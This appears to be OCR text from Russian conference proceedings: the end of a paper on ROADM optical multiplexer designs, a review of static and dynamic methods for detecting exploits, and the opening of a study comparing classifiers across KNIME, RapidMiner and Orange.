Проследим за сигналом, входящим с направления West. Он попадает на PS, который делит его на N копий, из которых используются 3 (по числу поддерживаемых направлений). Одна копия направляется на приемный терминальный демультиплексор (DEMUX) AWG блока ввода/вывода каналов West и демультиплексируется на отдельные спектральные каналы, которые поступают на входы приемников R трансиверов. В состав блока входят управляемые аттенюаторы (Variable Optical Attenuator, VOA), управляя затуханием которых, можно при необходимости подавить транзитные каналы, которые не должны выводиться в данном узле, а также управлять уровнями сигналов на входах приемников. Две других копии входящего сигнала поступают на WSS в блоках ввода и транзита каналов, расположенных в направлениях North и East.




Рис. 2. Структурная схема Colored & Directional ROADM

На входы WSS, формирующего исходящий в направлении West сигнал, поступают копии сигналов, входящих с направлений North и East сигналов и содержащих каналы, которые можно пропустить транзитом, и сигнал, содержащий вводимые из рассматриваемого узла каналы в направлении West. Вводимые каналы формируются в блоке ввода/вывода каналов West, содержащем передатчики *T* трансиверов и мультиплексор (MUX) AWG. WSS объединяет транзитные и вводимые каналы в исходящий сигнал, подавляя при этом «лишние» каналы, которые выводятся в данном узле или проходят транзитом в другие направления.

Такие устройства обладают большей гибкостью по равнению с FOADM, однако их возможности по реконфигурации сети ограничены. Их называют «цветными» (Colored), так как каждый порт ввода/вывода связан с конкретной длиной волны, и «направленными» (Directional), так как обмен каналами с каждым из направлений осуществляется своим комплектом, состоящим из MUX, DEMUX и набора трансиверов.

Более современные ROADM представляют собой «бесцветные» (Colorless) и «всенаправленные» (Directionless) устройства. Для обеспечения Colorless вместо терминальных MUX и DEMUX можно использовать WSS. Из рис. 1 видно, что WSS представляет собой MUX/DEMUX с расширенными функциональными возможностями. В частности, он позволяет создавать «бесцветные» порты, не соотнесенные ни с какой конкретной длиной волны. Для обеспечения Directionless все входящие и исходящие сигналы должны попадать на вход/выход каждого из направлений.

На рис. 3 представлена структурная схема Colorless и Directionless ROADM. WSS $n\times1$ и WSS $1\times n$ выполняют функции терминального MUX и

DEMUX соответственно. Число портов n в них должно быть не меньше числа используемых в сети спектральных каналов. WSS $M\times1$ выполняют переключение спектральных каналов между разными направлениями. Число портов M должно быть не меньше числа используемых направлений. Запасные порты WSS могут быть использованы при усложнении конфигурации сети и увеличении числа каналов и направлений.

Проследим за сигналом, входящим с направления West. PS создает 5 его копий. Две копии поступают на WSS, формирующие исходящий сигнал для North и East, остальные три – на WSS $M\times1$ блока вывода каналов. Таким образом, каждый WSS $M\times1$ получает копии всех входящих сигналов и может отобрать любые спектральные каналы для демультиплексирования и вывода на приемники R трансиверов.




Рис. 3. Colorless & Directionless & Contention ROADM.
Красными рамками обведены компоненты, относящиеся к блоку вывода,
а синими – к блоку ввода и транзита каналов

Подготовку вводимых каналов осуществляют WSS $n\times1$ и PS $1\times M$. WSS $n\times1$ отбирает и объединяет сигналы с подключенных к нему передатчиков T трансиверов. PS $1\times M$ осуществляет разделение объединенного сигнала на три ослабленных копии, которые поступают на WSS, формирующие исходящие сигналы всех направлений.

WSS, формирующий исходящий в направлении West сигнал, получает копии не только сигналов, входящих в узел со стороны North и East, но и копии всех сигналов, вводимых данным узлом в исходящие потоки всех

трех направлений, что и обеспечивает устройству «всенаправленность». WSS осуществляет отбор сигналов, которые должны уйти из данного узла в направлении West, и подавляет все остальные.

В WSS 1×*n*, как видно из рис. 1, *i*-тая длина волны в каждый момент времени может появиться только на одном из *n* выходов, что несколько ограничивает возможности управления. Например, в схеме на рис. 3 нельзя ввести один сигнал на длине волны λ_i в направлении North и второй сигнал на той же длине волны в направлении East. Поскольку копии всех вводимых сигналов попадают на все WSS, на каждом WSS возникнет конфликт (Contention) между двумя сигналами одной длины волны.

Современные ROADM должны обладать «бесконфликтностью» (Contentionless) и допускать одновременное существование нескольких сигналов на одной длине волны в одном блоке ввода/вывода, при условии, что в сторону каждого из направлений будет уходить только один из них. Для создания Contentionless ROADM используют WSS *N*×*M* нового поколения, позволяющие независимо перенаправлять сигнал любой длины волны с любого из *M* входных портов на любой из *N* выходных портов. На рис. 4 представлена структурная схема Colorless, Directionless и Contentionless ROADM.




Рис. 4. Colorless & Directionless & Contentionless ROADM на 3 направления

Несмотря на относительно высокую стоимость ROADM, их использование оправдано, так как позволяет реализовать высокоэффективную систему управления каналами в сети OTN на оптическом уровне.

Список используемых источников

1. B. Mukherjee et al. (Eds.). Springer Handbook of Optical Networks. Springer Handbooks, 2020. 1182 p.

2. The Seven Vectors of ROADM Evolution. Технический бюллетень. Infinera Corporation, 2021. 13 с.

3. Фокин В. Г. Оптические мультиплексоры OADM/ROADM и коммутаторы PXC в мультисервисной транспортной сети: учебное пособие. Новосибирск: СибГУТИ. 204 с.

УДК 004.056
ГРНТИ 81.93.29

АНАЛИЗ МЕТОДОВ ВЫЯВЛЕНИЯ ПРИЗНАКОВ ВЫПОЛНЕНИЯ ЭКСПЛОЙТОВ

С. А. Веревкин[1,3], Е. В. Федорченко[1,2]

[1]Санкт-Петербургский Федеральный исследовательский центр Российской академии наук (СПб ФИЦ РАН)
[2]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича (СПбГУТ)
[3]Военно-космическая академия им. А.Ф. Можейского (ВКА)

В статье рассматривается актуальная проблема выявления активности, связанной с применением эксплойтов. Вводная часть работы содержит обоснование актуальности темы, а также описание эксплойтов и их классификацию. Основная часть статьи фокусируется на рассмотрении методов выявления эксплойтов, которые включают в себя: статический анализ кода; динамический анализ поведения программ. В дополнение к традиционным методам, в статье обсуждаются более современные подходы, такие как анализ с помощью машинного обучения, предиктивная безопасность и использование когнитивного анализа для предсказания новых угроз, основываясь на изучении поведения атакующих. Заключительная часть статьи посвящена анализу изученных методов, в рамках задачи выявления эксплойтов.

эксплойт, анализ кода, статический анализ, динамический анализ, методы анализа вредоносного кода.

В наши дни, безопасность информационных систем становится как никогда актуальной. Особую угрозу представляют эксплойты – специализированные программы или части кода, разработанные для использования уязвимостей в программном обеспечении. Анализ вредоносного кода эксплойтов является сложной задачей, требующей постоянного развития методов и технологий в целях предупреждения и минимизации потенциального ущерба. В последние годы различные методы анализа вредоносного кода эксплойтов получили широкое развитие.

Существует два основных направления в анализе вредоносного кода: статический и динамический анализ. В ходе исследования был проведен анализ релевантных работ, в которых рассматриваются различные методы на основе статического [1, 2, 3] и динамического [4, 5, 6] анализа кода.

Статический анализ кода – это метод исследования программного обеспечения, без его фактического запуска. Существует множество подходов к реализации статического анализа, рассмотрим наиболее популярные из них:

1. Анализ сигнатур – основан на создании и поддержании базы данных известных сигнатур вредоносных программ. Сигнатуры могут быть представлены в виде последовательностей байтов, хэш-сумм файлов, регулярных выражений для поиска строк или других уникальных идентификаторов.

Анализ осуществляется путем сканирования исполняемого файла или исходного кода на наличие этих сигнатур. Главным преимуществом является быстродействие при выявлении известных угроз, однако, данный подход малоэффективен против новых или модифицированных вредоносных программ.

2. Анализ строк и констант – подход заключается в извлечении и анализе всех строковых констант, URL-адресов, IP-адресов, имен файлов, путей реестра и других статических данных из исполняемого файла или исходного кода [8]. Анализируются связи с известными вредоносными ресурсами, командными серверами, доменами, а также потенциально вредоносные действия, такие как создание файлов, модификация реестра и т.д. Таким образом, формируется представление о функциональности вредоносной программы. Стоит отметить, что данный подход не может использоваться при обфускации или шифрования исходного кода.

3. Подход на основе анализа потока управления – включает в себя построение графа потока управления (control flow graph, CFG) на основе анализа последовательности инструкций в исполняемом файле или исходном коде. CFG дает наглядное представление о том, как данные и управление передаются между различными точками в программе. Также, анализируются вызовы потенциально опасных функций, манипуляции с памятью, изменения в критических областях системы и другие подозрительные действия, что позволяет выявить скрытые вредоносные функции и уязвимости. Подход также имеет недостатки, связанные со сложностью анализа при наличии обфускации, полиморфизма или упаковки кода [7].

4. Анализ графа вызовов – подход основан на построении графа вызовов функций (call graph) на основе анализа исполняемого файла или исходного кода. В графе вызовов представлены взаимосвязи между функциями и порядок их вызова. Анализируются последовательности вызовов функций на наличие подозрительных или вредоносных паттернов, таких как шеллкод, упакованный код и т.д.

5. Обратная разработка и декомпиляция – основан на процессе анализа исполняемого файла или двоичного кода с целью понимания его внутренней структуры и функциональности. Декомпиляция – преобразование исполняемого кода или байт-кода обратно в исходный код на высокоуровневом языке программирования. Для реализации используются специализированные инструменты для дизассемблирования, декомпиляции и анализа управляющих структур, алгоритмов, вызовов библиотек и т.д. Главным преимуществом является глубокий анализ вредоносного кода, выявление скрытых функций, алгоритмов шифрования и других сложных компонентов.

6. Анализ защиты и упаковки – многие вредоносные программы используют методы упаковки и защитные механизмы (протекторы), чтобы затруднить их анализ и обнаружение. Подход на основе анализа защиты и упаковки направлен на выявление и преодоление таких механизмов, как упаковщики, шифрование, антиотладчики, антивирусные уловки и т.д. Для его реализации используется специализированные инструменты для распаковки и декомпиляции защищенного кода, а также методы поиска и обхода защитных механизмов. Несмотря на сложность методов защиты вредоносного кода, данный подход позволяет получить доступ к исходному или распакованному коду для дальнейшего анализа.

7. Подходы на основе машинного обучения – основаны на применении алгоритмов машинного обучения для классификации исполняемых файлов или исходного кода как вредоносных или безопасных на основе выявленных признаков и паттернов. Модели машинного обучения обучаются на большом наборе данных, включающем как вредоносные, так и безопасные образцы. Анализируются различные признаки, такие как сигнатуры, строки, последовательности байтов, графы потока управления и вызовов, и т.д. Ключевой особенностью данного подхода является возможность обнаружения новых или модифицированных вредоносных программ, автоматизация процесса анализа. В то же время, следует отметить сложность формирования «качественного» набора обучающих данных и воссоздания идеальных условий для обучения моделей.

Следует отметить, что статический анализ часто используется в сочетании с динамическим анализом (выполнение вредоносного кода в изолированной среде и мониторинг его поведения) для получения наиболее полной картины о функциональности и угрозах вредоносной программы. Рассмотрим наиболее популярные подходы к реализации динамического анализа:

1. Мониторинг поведения – включает в себя отслеживание и запись всех изменений, вносимых эксплойтом в систему во время своего выполнения, включая модификацию реестра, файловой системы, запущенных процессов, установленных драйверов, сетевых соединений и т.д. Полученные данные анализируются для выявления вредоносной активности. Следует уделить отдельное внимание мониторингу вызовов API (Application Programming Interface) – отслеживание последовательности вызовов API, которые ВПО использует для взаимодействия с операционной системой. Анализируя эти вызовы, можно получить представление о функциональности ВПО и его намерениях. Также, необходимо провести анализ сетевого трафика для определения удаленных хостов, с которыми взаимодействует ВПО.

2. Трассировка выполнения – включает в себя динамическую инструментацию, предполагающую внедрение дополнительного кода отслеживания в исполняемый файл вредоносного кода перед его выполнением. Код отслеживания регистрирует действия вредоноса во время его работы, такие как вызовы функций, доступ к памяти, изменения в реестре и т.д. [11] Также может использоваться анализ потоков управления – данный метод заключается в отслеживании последовательности выполнения инструкций и переходов в коде эксплойта. Это позволяет анализировать логику вредоносного ПО и выявлять потенциально вредоносные участки кода.

3. Анализ памяти – основан на получении снимков памяти во время выполнения эксплойта и их последующий анализ. Анализ памяти может выявить структуры данных, строки, ключи шифрования и другие артефакты, связанные с вредоносной активностью. Также следует уделить внимание выявлению утечек памяти, которые могут быть использованы для эксплуатации уязвимостей или нарушения стабильности системы.

4. Анализ в изолированной среде – представляет собой анализ кода в изолированной виртуальной среде, что позволяет безопасно наблюдать за его поведением и минимизировать риски для основной системы. При применении данного подхода также могут использоваться эмуляторы, которые имитируют аппаратную и программную среду, что позволяет анализировать ВПО, предназначенное для определенных платформ или архитектур, без необходимости иметь реальное оборудование.

5. Интерактивный анализ – включает в себя отладку и принудительное выполнение [9]. Отладка предполагает пошаговое выполнение эксплойта с использованием отладчика, что позволяет анализировать поведение на уровне инструкций, просматривать и изменять значения регистров и памяти, устанавливать точки останова и т.д. В свою очередь, принудительное выполнение кода позволяет активировать определенные пути или функции ВПО, чтобы активировать специфическое поведение, которое может не проявиться при обычном выполнении.

6. Подход с использованием искусственного интеллекта – также, как и в случае со статическим анализом, методы машинного обучения применяются для выявления признаков вредоносного поведения на основе анализа больших объемов данных, полученных в результате динамического анализа. Обученные модели могут классифицировать ВПО и выявлять новые виды угроз. Также, могут использоваться нейронные сети, такие как сверточные нейронные сети (CNN) и рекуррентные нейронные сети (RNN), для классификации и обнаружения вредоносного кода на основе его поведения во время выполнения [10].

В таблице 1 представлено сравнение достоинств и наиболее популярных методов анализа кода экслойтов.

ТАБЛИЦА 1. Сравнение методов анализа исходного кода эксплойтов

Метод анализа	Достоинства	Недостатки
Статический анализ		
Анализ сигнатур	Быстрый и эффективный способ обнаружения известных угроз	Неэффективен против новых или модифицированных вредоносных программ
Анализ строк и констант	Выявление связей с вредоносной инфраструктурой Получение представления о функциональности	Вредоносный код может использовать обфускацию или шифрование
Анализ потока управления	Выявление скрытых вредоносных функциональностей и уязвимостей	Сложность анализа при наличии обфускации, полиморфизма или упаковки кода
Анализ графа вызовов	Выявление скрытых функциональностей и связей между компонентами	Сложность анализа при наличии обфускации, полиморфизма или упаковки кода
Обратная разработка и декомпиляция	Глубокий анализ вредоносного кода Выявление скрытых функций, алгоритмов шифрования и т.д.	Трудоемкий и требующий высокой квалификации процесс Сложность преодоления современных методов защиты и упаковки
Анализ защиты и упаковки	Получение доступа к исходному или распакованному коду для дальнейшего анализа	Сложность преодоления современных методов защиты и упаковки
Анализ с использованием машинного обучения	Обнаружение новых или модифицированных вредоносных программ Автоматизация процесса анализа	Необходимость в большом и качественном наборе обучающих данных Сложность разработки и настройки моделей Возможность обхода со стороны злоумышленников
Динамический анализ		
Мониторинг поведения	Выявление реального поведения вредоносного кода Обнаружение скрытых функций	Вредоносный код может обнаружить среду анализа и изменить поведение
Трассировка и отладка	Детальное наблюдение за выполнением вредоносного кода Возможность анализа внутренних процессов и структур данных	Сложность настройки и выполнения отладки

Метод анализа	Достоинства	Недостатки
Анализ памяти	Обнаружение вредоносного кода, загруженного в память Анализ скрытых процессов, руткитов и других угроз	Сложность анализа динамически выделенной памяти
Анализ в изолированной среде	Возможность воспроизведения конфигурации объекта защиты	Сложность развертывания среды
Интерактивный анализ	Возможность анализа содержимого регистров памяти Возможность выявления скрытых функций	Защиты от отладки и обфускация
Искусственный интеллект	Возможность выявления угроз нулевого дня Оптимизация работы с большими данными	Угрозы атак на модели машинного обучения Сложность создания идеальных условий для обучения

Таким образом, анализ методов выявления признаков выполнения эксплойтов на основе статического и динамического анализа показал необходимость использования гибридных методов, сочетающих преимущества различных подходов. Также, в рамках исследования, не выявлено работ, содержащих описание методов оценивания защищенности на основе выявления фактов инициализации эксплойтов.

В рамках дальнейших работ, предполагается разработка метода оценивания защищенности информационных систем на основе выявления показателей выполнения эксплойтов.

Работа выполнена при поддержке гранта РНФ № 23-21-00498 в СПб ФИЦ РАН.

Список используемых источников

1. Damodaran A., Di Troia F., Visaggio C. A., Austin, T. H., & Stamp, M. A comparison of static, dynamic, and hybrid analysis for malware detection. Journal of Computer Virology and Hacking Techniques, 2017, 13(1). PP. 1–12. DOI: 10.1007/s11416-015-0255-0.

2. Ucci D., Aniello L., & Baldoni R. Survey of machine learning techniques for malware analysis. Computers & Security, 2019, 81, PP. 123–147. DOI: 10.1016/j.cose.2018.11.001.

3. Egele, M., Scholte, T., Kirda, E., & Kruegel, C. A Survey on Automated Dynamic Malware Analysis Techniques and Tools, 2012. ACM Computing Surveys (CSUR) 44, 2, Article 6. DOI: 10.1145/2089125.2089126. [Хотя статья чуть старше 2015 года, она предлагает важный обзор инструментов и техник.]

4. Kolbitsch, C., Comparetti, P. M., Kruegel, C., Kirda, E., Zhou, X., & Wang, X. Effective and efficient malware detection at the end host. USENIX Security Symposium, 2012.

5. Graziano M., Canali C., Bilge L., Lanzi A., Balzarotti D. Needles in a Haystack: Mining Information from Public Dynamic Analysis Sandboxes for Malware Intelligence. USENIX Security Symposium, 2015.

7. Al-Dujaili A., Huang A., Hemberg E., O'Reilly U. Adversarial Deep Learning for Robust Detection of Binary Encoded Malware, 2018. IEEE Security and Privacy Workshops (SPW). DOI: 10.1109/SPW.2018.00009.

8. Annachhatre C., Austin T.H., Stamp M.: Hidden Markov models for malware classification. J. Comput. Virol. Hack. Tech., 2014, 11(2), PP. 59–73.

9. Baysa D., Low R.M., Stamp M.: Structural entropy and metamorphic malware. J. Comput. Virol. Hack. Tech., 2013, 9(4), PP. 179–192.

10. Christodorescu M., Jha S. Static analysis of executables to detect malicious patterns. In: Proceeding of USENIX Security Symposium. Bellevue, WA, PP. 169–186. http://www.cs.cornell.edu/ courses/cs711/2005fa/papers/cj-usenix03.pdf

11. Sikorski M., Honig A. Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software, 2012.

УДК 004.05, 004.8
ГРНТИ 28.23.29

ИССЛЕДОВАНИЕ НА СКРЫТЫЕ ЭФФЕКТЫ МОДИФИКАЦИЙ АЛГОРИТМОВ МАШИННОГО ОБУЧЕНИЯ В РАМКАХ СВОБОДНО РАСПРОСТРАНЯЕМЫХ АНАЛИТИЧЕСКИХ ПЛАТФОРМ

Ю. В. Ветрова, В. В. Фомин

Санкт-Петербургский государственный университет аэрокосмического приборостроения

Инструментальные аналитические системы могут содержать модификации, авторские алгоритмические и программные решения, которые оказывают существенное влияние на результаты моделирования. Работа посвящена исследованию скрытых эффектов аналитических платформ, которые могут влиять на качество результатов и общую производительность модели. Проведен анализ алгоритмов машинного обучения, при котором были построены и обучены девять моделей для решения задачи классификации данных на трех аналитических платформах. Были рассчитаны метрики и характеристики каждой модели, а также произведено сравнение полученных результатов с помощью методов визуализации данных. Результаты исследования могут быть использованы для формирования методологии выбора оптимальной аналитической платформы и алгоритма машинного обучения для задачи классификации данных.

аналитические системы, методы и алгоритмы машинного обучения, оценка эффективности, модификации алгоритмов

Системы аналитики (IBM SPSS Statistics, Oracle Business Intelligence, SAP Analytics и т.д.) достигли высокого уровня по факту реализации аналитических методов и алгоритмов в коммерческой эксплуатации, корпоративном управлении, облачных технологиях и т.д. Большинство прикладных аналитических систем, не зависимо от функционального назначения, основывается на алгоритмах машинного обучения (machine learning) – инструментарии классификации, распознавания, прогнозирования и др. [1].

Основная политика разработчиков направлена на коммерческое использование и продажу готового продукта, с закрытым кодом и функциональностью, заточенной под конкретный класс потребителей. В большинстве случаев аналитические модули носят вспомогательный характер и предоставляются в виде готовых библиотек для использования их в виде инструментария, встраиваемого в платформы, разворачиваемые у клиентов.

Стремясь к повышению эффективности аналитического инструментария и конкурентных преимуществ, разработчики вносят модификации, дополнения, расширения в классические методы машинного обучения, алгоритмы и программные решения с учётом адаптации коллекции известных

алгоритмов, решения задачи их эффективного распределения как вычислительного ресурса на базе непрерывно развивающихся программного и технического обеспечения, Internet-технологий. Часть из этих решений носит неафишируемый, скрытый характер, вплоть до выявления эффекта в процессе эксплуатации в рамках ограниченного класса задач [2].

Целью работы является анализ эффективности программных решений алгоритмов машинного обучения с учётом потенциальных авторских модификаций в рамках свободно распространяемых аналитических платформ.

Постановка задачи

Исследование эффективности решения выбранной задачи машинного обучения выполнялось с использованием классических алгоритмов: k-ближайших соседей (KNN), метода опорных векторов (SVM) и нейронной сети (NN) [3, 4].

За основу оценки эффективности методов классификации взяты две парадигмы:

– Темпоральная оценка. Определение временных затрат на решение поставленной задачи.

– Математическая оценка результатов моделирования. Выявление особенностей модификаций алгоритмов со стороны математического аппарата используя метрики: ошибка классификации, precision, F-мера, recall, ROC, AUC [5].

В качестве программных решений были выбраны популярные аналитические платформы: KNIME, RapidMiner и Orange. В рамках исследования рассмотрена одна из основных задач машинного обучения – задача классификации.

Для проведения экспериментов выбраны наборы данных (таблица 1) из репозитория Kaggle [6]:

ТАБЛИЦА 1. Характеристика наборов данных

№	Набор данных	Количество атрибутов	Количество строк	Объем данных (Кб)
1	HeartDisease (признак сердечно-сосудистого заболевания)	12	918	35
2	Water quality (качество воды)	21	7999	812
3	NASA (классификация ближайших объектов (астероидов) Земли)	10	9998	1033

Для оценки эффективности алгоритмов классификации и скрытых вычислительных эффектов аналитических платформ был осуществлён ряд экспериментов. В каждом эксперименте проведено сравнение эффективности алгоритмов классификации, на основе выбранных метрик и характеристик

(precision, AUC, время работы), с одним набором данных на трех аналитических платформах.

На рис. 1 представлены диаграмма оценки точности алгоритма k-ближайших соседей (KNN).




Рис. 1. Диаграмма оценки алгоритма KNN

Алгоритм KNN для трех наборов данных более качественно выполняет задачу классификации на платформе Knime. Важно отметить, что точность и производительность алгоритма возрастает с объемом набора данных. Так для набора данных HeartDisease точность классификации составила 0,77, а для наборов данных Water quality и NASA – 0,98.

В экспериментах время выполнения классификации значительно отличается на разных аналитических платформах. Для маленького объема данных самая малозатратная по времени выполнения классификация была зафиксирована на платформе Knime (0,11 сек), для больших наборов на платформе Orange: Water quality – 0,9 сек., NASA – 0,55 сек.

На рис. 2 представлена диаграмма оценки точности метода опорных векторов (SVM).

Такие параметры как точность и AUC показывают наивысший результат для трех наборах данных на разных платформах.

По результатам классификации данных методом SVM получена высокая точность классификации (precision) и производительности (AUC). Лучшие результаты классификации: Orange для репозитория HeartDisease (precision = 0,88); RapidMiner для репозиториев Water quality (precision = 0,99) и NASA (precision = 0,89).

Высокую скорость обработки данных для всех экспериментов показали модели на платформе Orange, в среднем 5,7 сек.

